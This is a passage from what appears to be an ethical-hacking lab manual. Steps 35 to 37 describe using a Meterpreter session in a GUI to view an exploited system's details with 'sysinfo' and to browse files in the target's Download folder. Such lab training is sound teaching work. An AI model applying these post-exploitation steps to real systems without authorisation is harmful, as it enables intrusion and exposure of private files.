


35. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.

Note: Results usually take time to appear.




36. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Browse Files**.




37. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

